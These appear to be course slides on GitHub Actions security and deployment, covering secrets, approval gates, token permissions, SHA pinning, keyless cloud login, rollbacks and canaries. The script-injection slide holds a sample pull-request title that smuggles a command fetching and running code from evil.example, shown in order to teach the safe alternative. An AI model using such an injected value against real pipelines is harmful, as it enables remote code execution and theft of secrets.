
The test for a secret is not "is it sensitive". It is: **would I be in trouble if this appeared in a public log?**

Settings, Secrets and variables, Actions



- 1 **Two tabs, two things**
Secrets are encrypted and masked. Variables are plain configuration. Same page, other tab.
- 2 **New repository secret**
Our class repo has none, on purpose. Part 3 explains why.
- 3 **Forks get none of it**
GitHub says it for you: secrets are not passed to workflows triggered by a pull request from a fork.
- **Getting here**
Repo **Settings**, then **Secrets and variables** in the left sidebar, then **Actions**.

Name it, paste it, never see it again



The screenshot shows the 'New secret' form in GitHub Actions. At the top, there are links for 'Actions secrets' and 'New secret'. The form title is 'New secret'. There are three numbered annotations: 1. A red circle with the number '1' points to the 'Name *' label. The input field contains 'DEMO_SECRET'. 2. A red circle with the number '2' points to the 'Secret *' label. The text area contains 'not-a-real-secret-just-for-class'. 3. A red circle with the number '3' points to the 'Add secret' button at the bottom left of the form.

Actions secrets New secret

New secret

1 Name *

DEMO_SECRET

2 Secret *

not-a-real-secret-just-for-class

3 Add secret

- 1 The name has rules**
Letters, digits and underscores. Not starting with a digit, and never with GITHUB_.
- 2 The value is write-only**
Once saved you can replace it or delete it. Nobody, including an admin, can read it back.
- 3 Add secret, then use it**
`${{ secrets.DEMO_SECRET }}`, passed in through **env:** rather than pasted into a command.

Variables are shown to anyone who can see the settings

Actions secrets and variables

Secrets and variables allow you to manage reusable configuration data. Secrets are **encrypted** and are used for sensitive data. Learn more about encrypted secrets. Variables are shown as plain text and are used for **non-sensitive** data. Learn more about variables.

Anyone with collaborator access to this repository can use these secrets and variables for actions. They are not passed to workflows that are triggered by a pull request from a fork.

1

SecretsVariables

Environment variables

This environment has no variables.

Manage environment variables

Repository variables

2

New repository variable

Name	Value	Last updated
AR_REPO	gh200-class	Sep 23, 2026
3 BANNER	Day 2, first deploy	Sep 23, 2026
DEPLOYER_SA	gh200-deployer@deepsta...	Sep 23, 2026

- 1 Variables tab
- Same page, second tab. This is where the class deploy keeps its configuration.
- 2 New repository variable
- Same form as a secret, but the value stays visible and editable.
- 3 Plain text, on purpose
- BANNER is what the live page shows. Change it here, re-run the pipeline, and the page changes. No commit needed.

An environment is a target with rules

Environments / Configure production

Deployment protection rules

Configure reviewers, timers, and custom rules that must pass before deployments to this environment can proceed.

1

☒ Required reviewers

Specify people or teams that may approve workflow runs when they access this environment.

2

Add up to 5 more reviewers

Search for people or teams...

Greyisheep

×

3

☐ Prevent self-review

Require a different approver than the user who triggered the workflow run.

☐ Wait timer

Set an amount of time to wait before allowing deployments to proceed.

Enable custom rules with GitHub Apps

Preview

Learn about existing apps or create your own protection rules so you can deploy with confidence.

4

☒ Allow administrators to bypass configured protection rules

Save protection rules

5

Deployment branches and tags

Limit which branches and tags can deploy to this environment

Selected branches and tags ▾

- 1

Required reviewers

Up to six people or teams. The job stops and waits until one of them approves.
- 2

Who can approve

Here, one person. In a real team, a team, so leave and illness do not block releases.
- 3

Prevent self-review

Whoever pushed cannot approve their own deploy. Off here, because the class demo has one approver.
- 4

Admin bypass

On by default. Turn it off for production, or admins skip the gate without noticing.
- 5

Deployment branches

Only main may deploy here. A feature branch cannot target production even if it tries.

A secret, a gate, and a fork

GOAL

Store a secret, use it without ever seeing it, and put a job behind an approval.

DONE WHEN

Your log shows `***` where the secret was, and your deploy job sat waiting until a teammate approved it.

1. In your repo, add a repository secret **DEMO_SECRET** and a variable **GREETING**
2. **secrets-lab.yml**: print GREETING, DEMO_SECRET and its **length**
3. Create an environment **staging** with a teammate as required reviewer
4. Add a second job with **environment: staging**. Run it, watch it wait
5. Bonus: a staging-only secret. Can the first job read it?

What your file and your log should look like

```
name: Secrets lab
on: workflow_dispatch
jobs:
  show:
    runs-on: ubuntu-latest
    steps:
      - env:
          GREETING: ${vars.GREETING}
          DEMO: ${secrets.DEMO_SECRET}
          ONLY: ${secrets.STAGING_ONLY}
        run: |
          echo "Greeting: $GREETING"
          echo "Secret: $DEMO"
          echo "Length: ${#DEMO}"
          echo "Staging-only length: ${#ONLY}"
  gated:
    needs: show
    runs-on: ubuntu-latest
    environment: staging
    steps:
      - env:
          ONLY: ${secrets.STAGING_ONLY}
        run: echo "Staging-only length: ${#ONLY}"
```

Job show prints

Greeting in full. Secret: ***. Length: a number. Staging-only length: 0.

\${#DEMO} is bash

The length of the variable. Safe to print, and proves the secret arrived.

environment: staging

Makes gated wait for your teammate. After approval, the staging-only secret has a length.

Why 0 in the first job

Environment secrets only reach jobs that name the environment, and only after its rules pass.

Industry-grade CI/CD

Everything on these slides comes from pipelines that ship real products every day. The comments in them record what broke, and what the team changed so it could not break the same way twice.

YOU WILL BE ABLE TO

- Split CI from CD with one condition
- Order jobs so cheap checks fail first, and tier the slow tests
- Test against a real database, and decide what blocks a merge
- Lock down the token, pin actions, keep untrusted text out of run:

WATCH AND READ

- Real pipelines, names and hosts removed
- Docs: Continuous integration
- Docs: About service containers
- Episode 3: Pipelines in GitHub Actions

What changes between a CI that works and one you would trust

	A CI that works	A CI you would trust
Triggers	on: [push]	PRs test, main deploys, a schedule for the slow stuff
Order	One big job	Cheap checks first, expensive ones only if those pass
Dependencies	Mocked, or skipped	A real database in a service container
Failure	Everything blocks, or nothing does	Some checks block, some only warn, on purpose
Time	No limit	timeout-minutes on every job
Deploys	Whenever, concurrently	One at a time, behind a gate, and verified afterwards
Actions	@v2, @master	Pinned to a SHA
Remote scripts	Carry on after an error	set -e, so a failure is red

Pull requests test. Merges deploy. One line decides.

```
on:
  pull_request:
    branches: [dev, main]
  push:
    branches: [dev, main]

jobs:
  ci: # runs on every PR and every push
    ...
  deploy_dev:
    needs: ci
    if: github.event_name == 'push' &&
      github.ref == 'refs/heads/dev'
    environment: development
  deploy_main:
    needs: ci
    if: github.event_name == 'push' &&
      github.ref == 'refs/heads/main'
    environment: production
```

Same tests everywhere

The ci job runs on the PR and again on the merge commit. What you tested is what you ship.

`event_name == 'push'`

A PR is a pull_request event, so the deploy jobs are skipped. Nothing leaves GitHub from a PR.

One environment per branch

dev deploys itself. main deploys to production, behind reviewers. Same file, two risk levels.

Fail cheap, fail first

Lint

10 seconds

Formatting and obvious mistakes.
No point building anything that fails this.

Build

1 to 3 minutes

Containers or packages. Catches missing files and broken dependencies.

Test

3 to 10 minutes

Against real services. The expensive part, so it runs only if the cheap part passed.

Deploy

Minutes, plus a human

Only on main, only when everything above is green.

```
jobs:
  lint: # ruff, eslint, terraform fmt ...
  test:
    needs: lint # no lint pass, no test minutes spent
  deploy:
    needs: test
```

Not every test has to run on every push

On every PR push

Minutes

Lint, type check, unit tests, build. One OS, one version. Blocking.

On merge to main

Tens of minutes

Integration tests against a real database, the image build, deploy to dev.

Nightly, on a schedule

As long as it takes

The full matrix, end-to-end tests, dependency and container scans.

```
- uses: actions/setup-node@<SHA> # v7
  with:
    node-version: 22
    cache: npm          # one line, big win
```

The trade

Something only caught nightly is caught up to a day late. Decide per test, on purpose, and write the reason down.

Watch the nightly

A scheduled run that fails and emails nobody is worse than none. Send it somewhere people look.

Test against a real database, thrown away after

```
jobs:
  migrations:
    runs-on: ubuntu-latest
    services:
      postgres:
        image: postgres:16
        env:
          POSTGRES_PASSWORD: postgres # a throwaway, fine
        ports: ["5432:5432"]
        options: >
          --health-cmd "pg_isready -U postgres"
          --health-interval 5s --health-retries 10
    steps:
      - uses: actions/checkout@<SHA>
      - run: pip install -r requirements.txt
      - run: alembic upgrade head
```

A database per job

GitHub starts the container next to your job and deletes it afterwards. No shared test database to go stale.

Wait until it is healthy

The health check stops your tests starting before Postgres is ready. Without it you get flaky failures.

Why this job exists

The unit tests created tables directly, so a migration that could not apply still passed. This job applies every migration, on every PR.

Not every check should be allowed to stop a merge

Check	Status	Why
Lint on changed lines	Blocking	Cheap, objective, and only judges your own change
Commit message format	Blocking	Feeds the changelog, so it has to be right
Migrations apply	Blocking	A failure here is a failed deploy later
Type checks	Advisory	The old code is not typed yet. Flip to blocking once it is clean
Secret scan	Advisory	A known old leak is being rotated. New leaks still show loudly
PR size	Advisory	A signal for the reviewer, never a reason to block

```
types:
  continue-on-error: true # surfaces the result, never blocks the merge
```

Three lines, each learned the hard way

set -e

The deploy script ran over SSH. A migration failed, the script carried on, and the action reported the exit code of the **last** command. The deploy stayed green for six days while the app ran on the wrong schema.

git reset --hard, not git pull

Somebody committed directly on the server once. From then on git pull wanted a merge and refused. The server is a mirror, not a workspace: fetch, then reset to exactly what is on the branch.

Migrate before stopping the old app

Run migrations while the old version still serves. If they fail, the old code keeps running and the deploy goes red, instead of leaving nothing up at all.

```
set -e # stop at the first failure
git fetch origin main
git reset --hard origin/main # mirror, never merge
docker compose run --rm api alembic upgrade head # old app still up
docker compose up -d # only now swap
```

Timeouts, one deploy at a time, and check it worked

timeout-minutes on every job

The default is six hours. A hung job with no timeout burns six hours of minutes and blocks the queue behind it. Set it to about twice the normal run.

Concurrency per deploy target

Two deploys to the same server at once corrupt each other. Give each environment its own group and **never** cancel a deploy halfway.

Verify after deploying

Hit the live URL and check it serves the commit you just shipped. A deploy that cannot prove it worked has not finished.

```
deploy:
  timeout-minutes: 15
  concurrency:
    group: deploy-production
    cancel-in-progress: false # queue, never cancel
  steps:
    ...
    - run: curl -fs "$URL" | grep -q "$GITHUB_SHA" # prove it
```

Give GITHUB_TOKEN only what the job needs

```
permissions:
  contents: read          # the default for everything

jobs:
  test:
    runs-on: ubuntu-latest
    steps: [...]          # reads code, nothing more

  comment:
    runs-on: ubuntu-latest
    permissions:
      pull-requests: write # this job only
    steps: [...]

  deploy:
    permissions:
      id-token: write      # keyless cloud login
      contents: read
```

Every run gets a token

GitHub hands each job a GITHUB_TOKEN that can call the API as the repo. It dies when the job ends.

Set the ceiling at the top

contents: read for the whole file. Anything you do not list is none.

Raise it per job

Only the job that comments gets pull-requests: write. If the test job is compromised, it cannot.

Check the org default

Settings, Actions, Workflow permissions. New organisations default to read-only. Older ones may still say read and write.

A pull request title can become a command

UNSAFE

```
- run: echo "Checking ${ github.event.pull_request.title }"
```

Someone opens a PR titled:

```
x"; curl -s evil.example | sh; echo "
```

GitHub pastes it in before the shell runs. The shell sees three commands, and runs all three.

SAFE

```
- env:
  TITLE: ${ github.event.pull_request.title }
run: echo "Checking $TITLE"
```

The title goes into an environment variable. The shell reads \$TITLE as **data**, one string, however strange it is. Nothing is pasted into the script.

The rule: **never put \${ } inside run:** for anything a person outside your team can type. Titles, branch names, commit messages, issue bodies, comments.

A tag is a promise someone can break

March 2025: tj-actions/changed-files

An attacker got write access to a popular action and moved its version tags to a malicious commit. Every workflow using it by tag ran code that printed the runner's secrets into the build log. Public repos meant public logs. Workflows pinned to a full SHA were not affected.

Pin to a SHA

Day 1, line 4. The version goes in a comment so humans can read it.

Let Dependabot bump them

It understands SHA pins and updates the hash and the comment together, in a PR you review.

Allow list at org level

Only named actions may run. The org slides at 13:40 show the setting.

Fewer actions in deploy jobs

The job with cloud credentials should borrow as little code as possible.

Scan the workflows

actionlint finds mistakes. **zizmor** finds injection, loose permissions and unpinned actions.

Secret scanning

Push protection blocks a commit that contains a key before it reaches GitHub.

A real deploy

A small page, a real pipeline, and a real URL on Google Cloud. You will watch a change go from a pull request to live, and a human decide the moment it ships.

YOU WILL BE ABLE TO

- Trace a change from pull request to production
- Explain how GitHub logs in to a cloud with no password
- Say exactly what the pipeline can and cannot touch
- Route reviews to the right people with CODEOWNERS

WATCH AND READ

- The class repo: [gh-200-deploy](#)
- Docs: Deployment environments
- Docs: Security hardening with OpenID Connect
- Docs: About code owners

This is the class repo, waiting for a human

Pipeline

🕒 Day 2 live deploy: frontend, pipeline, CODEOWNERS, Terraform #1

Cancel workflow ⋮

Summary

11 jobs

✓ Build and smoke test

🔄 Deploy to Cloud Run

Run details

🕒 Usage

📄 Workflow file

Triggered via push September 23, 2026 03:47

👤 Greyisheep pushed 381fecd main

1 status

Waiting

Total duration

Artifacts

🚀 Greyisheep requested your review to deploy to production

2 Review deployments

pipeline.yml

on: push

✓ Build and smoke test 14s

3 🕒 Deploy to Cloud Run

production waiting for review

- 1

Status: Waiting
Not failed, not running. Paused, and costing no minutes while it waits.
- 2

Review deployments
Only the environment's reviewers see this button. It opens the approval dialog on the next slide.
- 3

Held at production
Build and smoke test is green. The deploy job has not started, so no cloud credentials exist yet.

How GitHub logs in to Google without a key

1

The job asks GitHub

for a signed token saying: this repo, this commit, the production environment

2

Google checks it

Signed by GitHub? From the class repo? From production? Anything else is refused

3

Google hands back

a credential for the deployer account, valid for about an hour

4

The job deploys

and the credential expires on its own. Nothing to leak, nothing to rotate

```
permissions:
  id-token: write # allows the job to ask for the token
steps:
- uses: google-github-actions/auth@<SHA>
  with:
    workload_identity_provider: ${vars.WIF_PROVIDER}
    service_account: ${vars.DEPLOYER_SA}
```

What the pipeline can touch, and what it cannot

The pipeline can	The pipeline cannot
Push images to one image repository	Touch any other service in the project
Update one Cloud Run service	Create a new service, or delete this one
Run it as one runtime account, which has no roles	Change who can view or invoke it
Log in only from this repo's production environment	Log in from a pull request, a fork, or another repo


Every grant is on a resource, not the project

The deployer account has no project-wide role at all. It could not reach the three other services running in the same Google Cloud project if it tried.

Students get no cloud access

Nobody in this room has a Google Cloud login for this project. Only the pipeline does, and only after a human says yes.

CODEOWNERS routes each change to the right people



Paths, then owners

Later lines win. Anyone touching `.github/workflows/` gets the pipeline's owners added as reviewers.

Teams, not people

In an organisation you write `@org/platform`. One person on leave then never blocks a merge.

Make it required

Turn on "Require review from Code Owners" in the branch rule, or it is only a suggestion.

The same infrastructure, reviewed as code

```
on:
  pull_request:
    paths: ['infra/**'] # only when infra changes

jobs:
  check:
    runs-on: ubuntu-latest
    defaults:
      run:
        working-directory: infra/terraform
    steps:
      - uses: actions/checkout@<SHA>
      - uses: hashicorp/setup-terraform@<SHA>
      - run: terraform fmt -check -diff
      - run: terraform init -backend=false
      - run: terraform validate
```

paths

The infrastructure checks run only when infrastructure changes. Nobody waits for them on a CSS fix.

fmt, validate, plan, apply

fmt and validate need no cloud access and run on every PR. plan runs with read-only access. apply runs only on main, behind the same kind of gate.

Never apply from a pull request

A PR is a proposal. The plan is posted for review; nothing changes until it merges and someone approves.

Rollbacks and deployment patterns

Every team ships a bad release eventually. The difference between a bad afternoon and a bad week is whether getting back is one click you have practised, or a panic.

YOU WILL BE ABLE TO

- Name the five deployment patterns and when each fits
- Roll back by redeploying a build you already trusted
- Try a release on a slice of users with a canary
- Change a database without breaking the rollback

WATCH AND READ

- The class repo: Rollback and Canary workflows
- Docs: Cloud Run rollouts, rollbacks and traffic
- Docs: Deployment environments
- Martin Fowler: BlueGreenDeployment, CanaryRelease

How the new version reaches users

Pattern	How it works	Rolling back	Costs
Recreate	Stop the old version, start the new one	Redeploy the old one. Minutes, with downtime	Nothing extra. Downtime
Rolling	Replace servers or pods a few at a time	Roll the other way. Minutes	Old and new run side by side briefly
Blue/green	A full second copy, then switch all traffic at once	Switch back. Seconds	Twice the servers while it runs
Canary	A small share of users gets it first	Send that share back to zero. Seconds	Needs traffic splitting and watching
Feature flag	Code ships switched off, turned on per user	Flip the flag. No deploy at all	Flags to clean up later

Cloud Run gives you blue/green and canary for free: every deploy is a new **revision**, and traffic is a setting you can move between revisions.

A rollback is a deploy of something you already trusted

1

Build once, tag by commit
Every build becomes an image named after its SHA. It never changes after that.

2

Deploy means pick an image
Deploying is choosing which already-built image runs. Nothing is rebuilt on the way out.

3

Roll back through the pipeline
Same approval, same checks, same logs. Not someone SSHing in at midnight.

4

Practise it
A rollback nobody has ever run is a hope, not a plan. Run it on a quiet Tuesday.

When	Do this
The new release is broken and the old one was fine	Roll back. Get users onto the old build, then investigate
The fix is one line and you trust it	Roll forward. Ship the fix through the normal pipeline
The release changed the database	Only roll back if the old code still works with the new schema

One click, one approval, the old build is back

```
on:
  workflow_dispatch:
    inputs:
      sha:
        description: Full commit SHA of an earlier good deploy
        required: true
concurrency:
  group: deploy-production          # queues behind deploys
  cancel-in-progress: false
jobs:
  rollback:
    runs-on: ubuntu-latest
    environment: production        # same approval as a deploy
    permissions: { contents: read, id-token: write }
    steps:
      - env: { SHA: '${{ inputs.sha }}' }
        run: '[[ "$SHA" =~ ^[0-9a-f]{40}$ ]]'
      - uses: google-github-actions/auth@<SHA>
      - uses: google-github-actions/deploy-cloudrun@<SHA>
        with:
          image: ${{ env.IMAGE }}:${{ inputs.sha }}
      - run: curl -fs "$URL" | grep -q "${SHA:0:7}"
```

A button with one box

workflow_dispatch with an input. Actions tab, Rollback, Run workflow, paste the SHA.

Check the input first

A regex so nothing but a commit SHA gets through. Inputs are typed by people.

Same queue, same gate

It shares deploy-production with the normal deploy, and waits for the same reviewer.

Prove it

The page shows the commit it was built from, so the last step checks the old SHA is live.

Try it on a few users before everyone gets it

1

Deploy, no traffic
New revision, tagged canary. Users still see the old one
`no_traffic: true`
`tag: canary`

2

Test the private URL
`canary---gh200-frontend...` serves only the new build
`curl, grep the SHA`

3

Give it a slice
10, 25 or 50 percent of real users
`tag_traffic:`
`canary=10`

4

A human looks
Errors, logs, the page itself. Then approve, or walk away
`environment:`
`production`

5

Everyone
Or, if it looked wrong, run Rollback instead
`tag_traffic:`
`canary=100`

Two jobs, two approvals
Job canary does steps 1 to 3. Job promote needs canary and asks for production again. The pause between them is where a person decides.

What the big teams add
